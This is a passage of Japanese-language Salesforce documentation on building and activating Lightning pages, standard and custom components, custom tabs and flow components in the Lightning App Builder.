グローバルアクションをアプリケーションページに追加することにより、機能を強化できます。グローバルアクションでは、通話の詳細の追加、レコードの作成および更新、メールの送信、ToDo の作成などの操作をアプリケーションページから行うことができます。ユーザが Salesforce1 で Lightning ページにアクセスすると、ページのアクションがアクションバーに表示されます。アクションは、Lightning Experience のページ上部にある強調表示パネルに表示されます。

重要: アクションをアプリケーションページに追加する前に、Salesforce フルサイトでアクションを作成します。

アプリケーションページでサポートされるのは、グローバルアクションのみです。[投稿]、[ファイル]、[リンク]、[アンケート] などの標準 Chatter アクションは、サポートされません。

ユーザが Salesforce1 や Lightning Experience でアプリケーションページにアクセスすると、ページに指定したアクションのみが表示されます。アクションを何も指定していないと、アクションは表示されません。

ホームページ

特定の種別のユーザに関連のある機能を持つホームページを作成し、カスタマイズされたページを他のユーザプロファイルに割り当てます。カスタムホームページは、Lightning Experience でのみサポートされています。

レコードページ

レコードページを使用すると、オブジェクトのレコードページをユーザのニーズに合わせて調整し、カスタマイズされたバージョンを作成できます。カスタムレコードページは、Lightning Experience でのみサポートされています。

メモ: Lightning Experience のレコードページおよびホームページに表示されるアクションは、オブジェクトページレイアウトおよびグローバルページレイアウトから取得されます。Lightning アプリケーションビルダーでは、これらのページのアクションを追加、編集、削除できません。

メールアプリケーションペイン (ベータ)

カスタムメールアプリケーションペインを作成して、ユーザが Lightning for Outlook から自分に最も関連する Salesforce コンテンツを操作できるようにします。カスタムメールアプリケーションペインは、Salesforce Classic および Lightning Experience でサポートされています。

Lightning ページの標準コンポーネント

標準コンポーネントとは、Salesforce が作成した Lightning コンポーネントです。Lightning ページを作成するときに、いくつかの標準コンポーネントを使用できます。

メモ: ここに挙げられているコンポーネントは、別途記載がある場合を除き、すべてのページ種別でサポートされています。これは、使用可能な標準コンポーネントの包括的なリストではありません。その他の標準コンポーネント種別も使用できますが、作成するページの種別やページを関連付けるオブジェクトによって使用できる標準コンポーネントは異なります。

一部の標準コンポーネントには、コンポーネントをページで動作させるために設定する必要のある必須プロパティがあります。Lightning アプリケーションビルダーでコンポーネントを Lightning ページに追加する場合、必須プロパティにはアスタリスクが付いています。

Lightning ページの領域またはタブには、最大 25 個のコンポーネントを配置できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce1 で使用するためのアプリケーションページがある場合は、そのページの Lightning ページコンポーネントを関連付けられるのは Salesforce1 でサポートされるオブジェクトのみです。サポートされているオブジェクトの一覧は、「Salesforce1 モバイルアプリケーションで使用可能なデータ」を参照してください。

アプリケーションランチャーコンポーネント

アプリケーションランチャーには、ユーザが使用可能な Salesforce アプリケーションと、システム管理者が設定する接続アプリケーションが表示されます。ユーザはアプリケーションランチャーを使用してアプリケーション間を移動します。

このコンポーネントは、API バージョン 35.0 以降でサポートされています。

組織の Lightning アプリケーションビルダーでアプリケーションランチャーコンポーネントを有効にするには、Salesforce にお問い合わせください。

Chatter コンポーネント

API バージョン 38 以降、Lightning アプリケーションビルダーのフィードコンポーネントは、Chatter という名前に変更されました。これを使用して、レコードページにパブリッシャーとフィードの組み合わせを配置できます。

Chatter フィードコンポーネント

Chatter フィードコンポーネントを使用すると、レコードページの任意の場所にフィードを配置できます。フィードでは、投稿、コメント、質問を参照できます。フィードの属性の［フィード種別］は次のいずれかの値を取ります。

- ［ブックマーク済み］にすると、現在のユーザがブックマークしたすべての項目のフィードが表示されます。
- ［自分がフォローするもの］にすると、現在のユーザがフォローしたすべての項目のフィードが表示されます。

- ［自分宛て］にすると、現在のユーザがメンションされたすべての項目のフィードが表示されます。

フィードをパブリッシャーに結び付けるための特別なコーディングは必要ありません。パブリッシャーとページ上のすべてのフィードは自動的に接続されます。Chatter フィードコンポーネントは、API バージョン 38.0 以降で使用できます。

Chatter パブリッシャーコンポーネント

Chatterパブリッシャーコンポーネントを使用すると、レコードページの任意の場所にフィードパブリッシャーを配置できます。パブリッシャーを使用すると、フィード内で投稿、アンケート、または質問を行うことができます。フィードの属性の［種別］の値は常に *グローバル* になります。Chatterパブリッシャーコンポーネントと Chatterフィードコンポーネントを併せて使用することで、フィードをフル活用できます。パブリッシャーをフィードに結び付けるための特別なコーディングは必要ありません。パブリッシャーとページ上のすべてのフィードは自動的に接続されます。Chatter パブリッシャーコンポーネントは、API バージョン 38.0 以降で使用できます。

検索条件リストコンポーネント

検索条件リストコンポーネントは、リストビューを参照し、そのビューから最初の数レコードを表示します。次を除く標準オブジェクトおよびカスタムオブジェクトに関連付けられた、すべての公開リストビューと共有リストビューがサポートされています。

- Activity
- ContentVersion (Files)
- Task
- User
- UserProfile

検索条件リストコンポーネントは、デフォルトでリストから最初の 3 件のレコードを表示しますが、最大 30 件を表示するように設定できます。

検索条件リストコンポーネントにカスタム名を付けることはできません。コンポーネント名は、コンポーネントの設定時に選択したリストビュー検索条件の名前から取得されます。

Lightning アプリケーションビルダーでは、このコンポーネントの [オブジェクト] ドロップダウンリストに、リストビューが関連付けられたオブジェクトのみが表示されます。

強調表示パネルコンポーネント

強調表示パネルコンポーネントには、レコードの特長とアクションボタンが表示されます。強調表示パネルをすっきりさせるために 2 行目の情報を非表示にするには、[折りたたみ済] をクリックします。表示するアクションボタンを減らすには、[表示アクションの数] 属性を使用して数を減らします。

強調表示パネルを横方向または縦方向に表示するには、横方向または縦方向の目的のサイズの領域に [強調表示パネル] コンポーネントをドラッグします。強調表示パネルは領域のスペースに合わせて調整されます。たとえば、狭い列にドラッグすると、強調表示パネルは縦方向に表示されます。全画面幅の列にドラッグすると、強調表示パネルは横方向に表示されます。

最近使ったデータコンポーネント

最近使ったデータコンポーネントは、最後に使用した項目のリストを表示します。デフォルトは3件ですが、最大30件を表示するように設定できます。Lightningアプリケーションビルダーで、最近使ったデータリストに表示するオブジェクトのレコードを指定できます。

最近使ったデータコンポーネントでは、指定されたプロパティに基づいて次のオブジェクトがサポートされています。

- すべてのカスタムオブジェクト
- 次の両方の条件を満たすすべての標準オブジェクト
  - オブジェクトにコンパクトレイアウトが定義されている。
  - 最近使用したオブジェクトのリストでオブジェクトが追跡されている。

  最近使用したオブジェクトのリストでオブジェクトが追跡されている場合、`LastViewedDate` と `LastReferencedDate` のいずれかまたは両方の項目が表示されます。

最近使ったデータコンポーネントでは、次のオブジェクトはサポートされていません。

- ContentVersion (Files)
- User
- UserProfile

レポートグラフコンポーネント

レポートグラフコンポーネントを使用して、Lightningページにレポートのグラフを表示します。コンポーネントの［表示ラベル］項目を空白のままにすると、レポートの表示ラベルからコンポーネントの表示ラベルが取得されます。

レポートデータが作成後1日を超えると、グラフが更新されます。コンポーネントのプロパティで、更新ボタンを表示してユーザがグラフを更新できるようにするかどうかを選択できます。レポートの定義を保存した場合にも、コンポーネントのグラフデータが更新されます。

レポートグラフデータでの検索条件の設定は、レコートページでのみサポートされます。検索条件オプションを設定すると、レポートグラフコンポーネントには絞り込まれたデータのみが表示されます。

このコンポーネントは、API バージョン 32.0 以降でサポートされています。このコンポーネントは、[私の非公開カスタムレポート]フォルダにあるレポートでは機能しません。レポートをパッケージに含めると、[未整理公開レポート]フォルダ内のレポートを参照するレポートグラフコンポーネントはリリースできません。

リッチテキストコンポーネント

リッチテキストコンポーネントを使用して、テキストやシンプルな HTML マークアップを Lightning ページに追加します。

メモ: JavaScript、CSS、iframe、およびその他の高度なマークアップは、サポートされていません。高度な HTML 要素をコンポーネントで使用する場合は、Visualforce ページコンポーネントまたはカスタム Lightning コンポーネントを使用することをお勧めします。

リッチテキストコンポーネントは 4,000 文字までに制限されます。このコンポーネントは、API バージョン 32.0 以降でサポートされています。

タブコンポーネント

タブコンポーネントを使用して、Lightningページの領域にタブセットを追加します。標準タブセットから選択するか、カスタムタブを作成して、Lightning Experience ユーザ向けのレコードページを拡張します。タブコンポーネントは、Lightning Experience のレコードページでのみサポートされています。

タブコンポーネントには、最大 25 個のタブを配置できます。このコンポーネントは、API バージョン 36.0 以降でサポートされています。

Visualforce ページコンポーネント

Visualforce ページコンポーネントを使用して、Visualforce ページを Lightning ページに追加します。

コンポーネントの［表示ラベル］項目を空白のままにすると、割り当てられた Visualforce ページの表示ラベルからコンポーネントの表示ラベルが取得されます。

［高さ］項目を空白のままにすると、Visualforce ページを Salesforce1 で表示するときに、ページの高さのデフォルトが 300 ピクセルになります。

このコンポーネントは、API バージョン 32.0 以降でサポートされています。

Salesforce1 で表示するには、Visualforce ページで［Salesforce モバイルアプリケーションおよび Lightning ページでの使用が可能］オプションが選択されている必要があります。このオプションは、API バージョン 27.0 以降に設定されたページで使用できます。

Wave Analytics ダッシュボードコンポーネント

Wave ダッシュボードコンポーネントを使用して、Wave Analytics ダッシュボードを Lightning ページに追加します。このコンポーネントは、デスクトップでのみサポートされています。

ドロップダウンリストから、表示するダッシュボードを選択します。［高さ］項目を空白のままにすると、Lightning ページで表示するときに、ダッシュボードの高さがデフォルトの 300 ピクセルに設定されます。

ダッシュボードのタイトルの表示を制御したり、エラーが発生した場合にダッシュボードを表示するかどうかを指定したりできます。[リンクを新規ウィンドウで開く]属性では、ダッシュボードから他のアセットへのリンクをどこで開くかを指定できます。

[検索条件] 属性では、JSON を使用して実行時にデータセット項目を絞り込むことができます。たとえば、`{datasetDeveloperName1:{field1:[value]},datasetDeveloperName1:{field1:[value1,value2],field2:["value3, with comma"]}}` のようになります。

Lightning アプリケーションビルダーで Wave ダッシュボードコンポーネントを有効にするには、Salesforce にお問い合わせください。

Lightning ページのカスタムコンポーネント


Lightning アプリケーションビルダーは、カスタム Lightning コンポーネントをサポートしています。

Lightning アプリケーションビルダーで使用するために設定された組織のカスタムコンポーネントは、Lightning コンポーネントペインに表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



Salesforce1 で使用するためのアプリケーションページがある場合は、そのページの Lightning ページコンポーネントを関連付けられるのは Salesforce1 でサポートされるオブジェクトのみです。サポートされているオブジェクトの一覧は、「Salesforce1 モバイルアプリケーションで使用可能なデータ」を参照してください。

カスタム Lightning コンポーネントは、Lightning ページまたは Lightning アプリケーションビルダー で自動的に機能するわけではありません。この両方でカスタムコンポーネントを使用できるようにする手順は、次のとおりです。

1. コンポーネントとコンポーネントバンドルを、Lightning アプリケーションビルダーおよび Lightning ページと互換性があるように設定します。
2. 組織に [私のドメイン] をリリースします。[私のドメイン] をリリースすると、Lightning リソースへの参照とリンクの形式が `https://<myDomain>.lightning.force.com` になります。

Lightning アプリケーションビルダーを使用したアプリケーションホームページの作成

Lightning ページのアプリケーションページ種別を使用してアプリケーションのホームページを作成し、Salesforce1 のナビゲーションリストと Lightning アプリケーションに直接追加できます。この処理により、ユーザは、そのアプリケーションで最も重要なオブジェクトや項目に簡単にアクセスできるようになります。

1. [設定]から、［クイック検索］ボックスに「アプリケーションビルダー」と入力し、[Lightning アプリケーションビルダー] を選択します。
2. [新規] をクリックします。
3. [アプリケーションページ] を選択し、[次へ] をクリックします。
4. ページテンプレートを選択し、[次へ] をクリックします。
5. アプリケーションページの表示ラベルを指定します。
   表示ラベルの文字数は、最大 80 文字です。
6. [完了] をクリックします。
7. 必要なコンポーネントをページにドラッグします。
   コンポーネントを並び替えるには、上下にドラッグします。また、コンポーネントの上境界線または下境界線をクリックして、次のコンポーネントの挿入ポイント ( ) を作成することもできます。
8. ページ上の各コンポーネントをクリックして、そのプロパティを設定します。
9. キャンバスの空の領域またはブレッドクラムの [ページ] リンクをクリックして、ページのプロパティを設定します。
   ［説明］項目は 255 文字までに制限されます。［API 参照名］項目は 80 文字までに制限されますが、名前空間が指定された組織の場合は、65 文字未満にすることをお勧めします。Lightning ページを作成する場合、API 参照名は、ページに指定する表示ラベルの最初の 40 文字から取得されます。
10. 必要に応じて、ページにグローバルアクションを追加します。
    a. ページのプロパティで、[選択] をクリックします。
    b. ページのアクションを追加、削除、または並び替えます。
       選択したアクションは、Salesforce1 のページのアクションバー、および Lightning Experience のページ最上部の強調表示パネルに表示されます。アプリケーションページは、この方法でアクションを追加できる、Lightning ページの唯一の種別です。その他の Lightning ページでは、オブジェクトページレイアウトとグローバルページレイアウトからアクションを追加します。
    c. [OK] をクリックします。
11. ページの編集が終了したら、[保存] をクリックします。

Salesforce1 と Lightning Experience のアプリケーションページへのアクセス権をユーザに付与するには、まずはアプリケーションページを有効化する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」

アプリケーションページの Salesforce1 および Lightning Experience への追加

カスタムアプリケーションページを Salesforce1 と Lightning Experience に追加するには、有効化する必要があります。また、[Lightning ページ] タブは、名前の変更、表示の調整、Salesforce1 のナビゲーションリスト内での位置設定、Lightning アプリケーションへの追加を行うことができます。Lightning アプリケーションビルダーの有効化機能を使用すると、このプロセスが簡単になります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」

ヒント: Salesforce1 と Lightning Experience のいずれか、または両方のアプリケーションページを有効化できます。

1. アプリケーションページを開くには、[設定] から、[クイック検索] ボックスに「*Lightning アプリケーションビルダー*」と入力し、**[Lightning アプリケーションビルダー]** を選択してページの横にある **[編集]** をクリックします。
2. Lightning アプリケーションビルダーで、**[有効化]** をクリックします。
3. 必要に応じて、有効化プロパティを更新します。

   次のカスタマイズができます。
   - ページのカスタムタブの表示ラベルを変更する。デフォルトでは、Lightning ページに付けた表示ラベルが、カスタムタブの表示ラベルとして使用されます。
   - カスタムタブのアイコンを変更する。ここで選択するアイコンは、Salesforce1 のアプリケーションおよび Lightning Experience のページのアイコンとして使用されます。
   - ページを初めて有効化する場合は、カスタムタブの表示を調整する。
4. ページを 1 つ以上のカスタム Lightning アプリケーションに追加します。

   アプリケーションページを Lightning Experience に追加する前に、カスタム Lightning アプリケーションを作成しておく必要があります。
5. Salesforce1 ナビゲーションリストでのページの位置を設定します。

   Salesforce1 ナビゲーションリストの [アプリケーション] セクションにページを表示するには、[スマート検索項目] の下にタブを配置します。

   メモ: ナビゲーションリストに配置する最初の項目が、ユーザのランディングページになります。ユーザが Salesforce1 を開いたときにカスタムアプリケーションページが最初に表示されるようにする場合は、ページをリストの最初に配置します。
6. **[有効化]** をクリックします。

これで、Salesforce1 および Lightning Experience ユーザに Lightning ページを追加する準備が整いました。

[Lightning ページ] タブの作成

Salesforce1 ナビゲーションリストまたは Lightning アプリケーションに Lightning ページのアプリケーションページ種別を追加するには、事前に Lightning ページのカスタムタブを作成する必要があります。

Lightning アプリケーションビルダーで最初にアプリケーションページを有効にすると、タブは有効化プロセスの一環としてページに作成されます。[設定] でページのタブを手動で作成してから有効にすることもできます。

Lightning ページのタブは Salesforce1 と Lightning Experience に Lightning ページを追加する場合にのみ使用します。

Lightning ページのアプリケーションページ種別のためにのみカスタムタブを作成できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

カスタムタブを作成、編集する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択します。
2. [Lightning ページタブ] 関連リストで、[新規] をクリックします。
3. タブの Lightning ページを選択します。
4. 表示ラベルを入力します。

   このテキストは、Lightning ページの表示名です。
5. タブスタイルを選択して、Lightning ページタブの配色とアイコンを設定します。

   組織に [ドキュメント] タブへのアクセス権がある場合にカスタムタブスタイルを作成するには、必要に応じて、[タブスタイルの選択] ダイアログの [独自のスタイルを作成] をクリックします。自分専用のタブスタイルを作成する手順は、次のとおりです。

   a. [色] ルックアップアイコンをクリックして色選択ダイアログを表示し、色をクリックして選択します。

   b. [画像の挿入] をクリックしてドキュメントフォルダを選択し、使用する画像を選択します。

      または、[ドキュメント検索] をクリックして検索語を入力し、[Go!] をクリックすると、検索語を含むドキュメントファイル名が表示されます。

      メモ: このダイアログでは、20KB 以下で、かつ、ドキュメントプロパティ設定で [外部参照可] チェックボックスがオンになっているドキュメントフォルダに含まれるファイルのみが表示されます。アイコンに使用されているドキュメントが削除されると、Salesforce によってデフォルトの多色のブロックアイコン ( ) に置き換えられます。

   c. ファイルを選択し、[OK] をクリックします。新規カスタムタブウィザードが表示されます。
6. 必要に応じてタブの説明を入力し、[次へ] をクリックします。
7. 新規カスタムタブを使用できるユーザプロファイルを選択します。

   メモ: Salesforce Classic では、Lightning ページのタブの [デフォルトで表示] と [デフォルトで非表示] オプションは他のカスタムタブの場合と同様には機能しません。[デフォルトで表示] または [デフォルトで非表示] のどちらを選択しても、Salesforce1 で選択したプロファイルの [Lightning ページ] メニュー項目が表示されます。[タブを隠す] オプションを選択すると、選択したプロファイルの Lightning ページが非表示になります。


8. [保存] をクリックします。

Lightning Experience のレコードページの設定

Lightning アプリケーションビルダーを使用して、Lightning Experience のレコードページにコンポーネントの追加、削除、並べ替えを行うことによって、各オブジェクトのレコードのユーザへの表示をカスタマイズできます。

Lightning Experience のレコードページは、次の 2 つの方法で作成できます。

1. Lightning Experience でレコードページを編集します。
   a. レコードページにある [設定] メニューから、[編集ページ] を選択します。



   初めて [編集ページ] を選択すると、Salesforce によって自動的にコピーが作成されます。Lightning アプリケーションビルダーでこのコピーを編集します。カスタマイズされたページがすでに存在し、有効化されている場合、[編集ページ] を選択するとそのページが開き、編集できます。

2. Lightning アプリケーションビルダーのリストページからページを作成します。
   a. [設定] から、[クイック検索] ボックスに「*アプリケーションビルダー*」と入力し、[Lightning アプリケーションビルダー] を選択します。
   b. [新規] をクリックします。
   c. [レコードページ] を選択します。
   d. ページテンプレートを選択してから、新規ページ作成ウィザードの手順を実行します。

3. Lightning アプリケーションビルダーでコンポーネントの追加、編集、削除を行い、ページのレイアウトを変更します。キャンバスでコンポーネントをドラッグして並び替えます。

4. ページプロパティで、カスタマイズしたページに固有の説明ラベルを指定します。
   ページプロパティにアクセスするには、[プロパティ] ペイン最上部のブレッドクラムから [ページ] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」


5. ページを保存します。

   まだ作業が残っています。Lightning Experience ユーザがカスタマイズ済みレコードホームページを使用できるようにするには、レコードホームページを有効にする必要があります。ページを初めて保存するときは、[保存] ダイアログからページを有効にすることができ、その後は [有効化] ボタンを使用して有効にできます。

Lightning アプリケーションビルダーを使用した Lightning Experience レコードページでのタブのカスタマイズ

Lightning アプリケーションビルダーを使用して、Lightning Experience のレコードページのタブおよびタブセットを作成、更新、削除、順序変更できます。ユーザに表示されるタブを設定し、自由に名前を付け、コンポーネントのカスタムセットを各タブに追加します。

1. [設定] の [Lightning アプリケーションビルダー] リストページから、既存のレコードページを開くか、新しいレコードページを作成します。
2. ページに [タブ] コンポーネントを追加します。
3. [タブ] コンポーネントのプロパティで、[タブを追加] をクリックします。[詳細] タブが追加されます。
4. プロパティペインで [詳細] タブをクリックして、カスタマイズします。他の標準表示ラベルを選択するか、[カスタム] をクリックしてタブ名を入力します。



5. タブに最初のコンポーネントを追加するには、キャンバス上のタブを選択して、直接コンポーネントをドロップします。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」



6. [タブ] プロパティペインでタブを並び替えるには、タブをドラッグしてドロップします。キャンバス上で個々のタブのドラッグアンドドロップはできません。

Lightning Experience のレコードページの有効化

カスタムレコードページをユーザに提供する準備ができている場合、Lightning アプリケーションビルダー内の有効化機能を使用して、ユーザに提供します。有効化には 2 つのオプションがあります。カスタムレコードページをすべてのユーザのデフォルトのレコードページにするか、または特定の Lightning アプリケーションに割り当てます。ページを Lightning アプリケーションに割り当てると、ユーザは作業中のアプリケーション向けにカスタマイズされたレコードページにアクセスできます。

1. Lightning アプリケーションビルダーでレコードページを作成するか、既存のレコードページを開きます。
2. ユーザに提供する準備ができていて編集の必要がないレコードページを開いた場合は、[有効化] をクリックします。
3. ページを作成した場合や調整が必要なページを開いた場合は、必要な変更を行い、[保存]、[有効化] の順にクリックします。
   有効化には 2 つのオプションがあります。
   - ページをデフォルトのレコードページにする。すでにカスタムレコードページが割り当てられているアプリケーションで作業中のユーザを除き、すべてのユーザにこのページが表示されます。
   - ページを特定の Lightning アプリケーションに割り当てる。
4. レコードページをデフォルトにするには、そのオプションを選択し、割り当てを確認してから [保存] をクリックします。

   ヒント: このページをデフォルトから解除する場合は、Lightning アプリケーションビルダーでページを再度開きます。有効化プロセスをやり直し、今度はデフォルトから削除するオプションを選択します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」

5. ページを特定のアプリケーションに割り当てるには、そのオプションを選択し、どの Lightning アプリケーションに表示するかを選択します。割り当てを確認してから [保存] をクリックします。

   カスタムレコードページを割り当てられるのは Lightning アプリケーションのみです。どのレコードページがどの Lightning アプリケーションに対して有効になっているかは、オブジェクトマネージャのオブジェクトの [Lightning レコードページ] 関連リストで確認できます。

   メモ: ページを有効にしてから戻って変更を行った場合は、もう一度有効化する必要はありません。編集後に [保存] をクリックすると、ユーザに変更が転送されます。

Lightning ページに関する考慮事項と制限事項

Lightning ページを使用する場合の留意事項をいくつか示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一般的な考慮事項

- コンポーネントに関する情報が必要な場合は、クリックするとプロパティペインに詳細情報が表示されます。
- レコードページが関連付けられているオブジェクトへのアクセス権がない場合でも、レコードページを作成、編集できます。ページ上のコンポーネントを追加、削除、再設定できますが、そのオブジェクトに基づいたコンポーネントのコンテンツは表示されません。
- Lightning アプリケーションビルダーで Lightning Experience レコードページを開くと、ページに関連付けられたオブジェクトで使用できるコンポーネントのみパレットに表示されます。

Lightning ページのタブ

- Salesforce Classic では、現在のタブの右側に表示されるプラスアイコン ( ) をクリックしても [すべてのタブ] ページに [Lightning ページ] タブは表示されません。また、アプリケーションのタブをカスタマイズするときに、[選択可能なタブ] リストに [Lightning ページ] タブは表示されません。
- Salesforce Classic では、[Lightning ページ] タブの [デフォルトで表示] と [デフォルトで非表示] オプションは他のカスタムタブの場合と同様には機能しません。[デフォルトで表示] または [デフォルトで非表示] のどちらを選択しても、Salesforce1 で選択したプロファイルの [Lightning ページ] メニュー項目が表示されます。[タブを隠す] オプションを選択すると、選択したプロファイルの Lightning ページが非表示になります。

制限事項

- Lightning アプリケーションビルダーで作成したレコードページを他のプロファイルやレコードタイプに割り当てることはできません。ただし、それらを他のカスタムアプリケーションに割り当てることはできます。
- タブコンポーネントには、最大 25 個のタブを配置できます。
- Lightning ページの領域またはタブには、最大 25 個のコンポーネントを配置できます。

- 同じオブジェクトの表示アクションに対して、Visualforce ページまたは S コントロールの上書きと Lightning ページの上書きを両方同時に設定できます。Lightning Experience では Lightning ページの上書きが表示されます。Salesforce Classic では Visualforce または S コントロールの上書きが表示されます。
- Lightning アプリケーションビルダーのドロップダウンメニューには、最大 200 項目まで表示できます。数文字入力すると、それに一致する項目がすべて表示されます。
- 管理パッケージへレコードページをアップロードすることはできません。
- 個人取引先ページは参照のみのため、編集できません。

関連トピック:

Lightning ページのフロー (ベータ) の考慮事項と制限事項

Lightning ページのフロー (ベータ) の考慮事項と制限事項

Lightning ページにフローコンポーネントを追加するときには次の点に留意してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 今回のリリースには、Lightning ページのベータバージョンのフローコンポーネントが含まれています。機能の品質は高いですが、既知の制限があります。フローコンポーネントは、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。Lightning ページのフローコンポーネントに関するフィードバックと提案は、IdeaExchange からお寄せください。

Lightning ページは常に Lightning ランタイムを使用するため、「Lightning ランタイム (ベータ) の制限事項」も確認してください。

Lightning ページからのフローの実行

フローコンポーネントが含まれる Lightning ページをユーザが開くと、ページが読み込まれたときにフローが実行されます。フローの最初の画面が表示されるより前に、フローがレコードの作成や削除などを行わないことを確認することをお勧めします。

参照されるフローのバージョンの更新

Lightning ページにフローを追加した後、そのフローの新しいバージョンを有効にする際は注意してください。入力変数が変更されると (変数名や変数のデータ型など)、フローコンポーネントが無効になる可能性があります。回避策として、そのフローコンポーネントを削除して、新しいものに置き換えます。

入力変数の制限事項

- 次の変数はサポートされていません。
  - コレクション変数
  - sObject 変数
  - sObject コレクション変数
  - 選択リスト型または選択リスト (複数選択) 型の変数
- コンポーネントの入力変数には、手動で入力された値のみがサポートされます。

- テキスト入力変数に使用できるのは最大 4,000 文字です。
- プロパティエディタでは、変数のスケールが 4 以上であっても、数値入力変数の値が小数点以下 3 桁で切り捨てられます。ただし、フローが実行時に使用するのは切り捨てられていない値です。

  たとえば、入力値が 3.12345 であるとすると、プロパティエディタには 3.123 と表示されますが、実行時にはフローは 3.12345 を使用します。
- フローに次の設定の入力変数が含まれていて、レコードページからそのフローを参照する場合、レコードの ID が実行時に自動的にその変数に渡されます。

項目	値
一意の名前	recordId
データ型	テキスト
入力/出力種別	入力および出力 または 入力のみ

リリースの制限事項

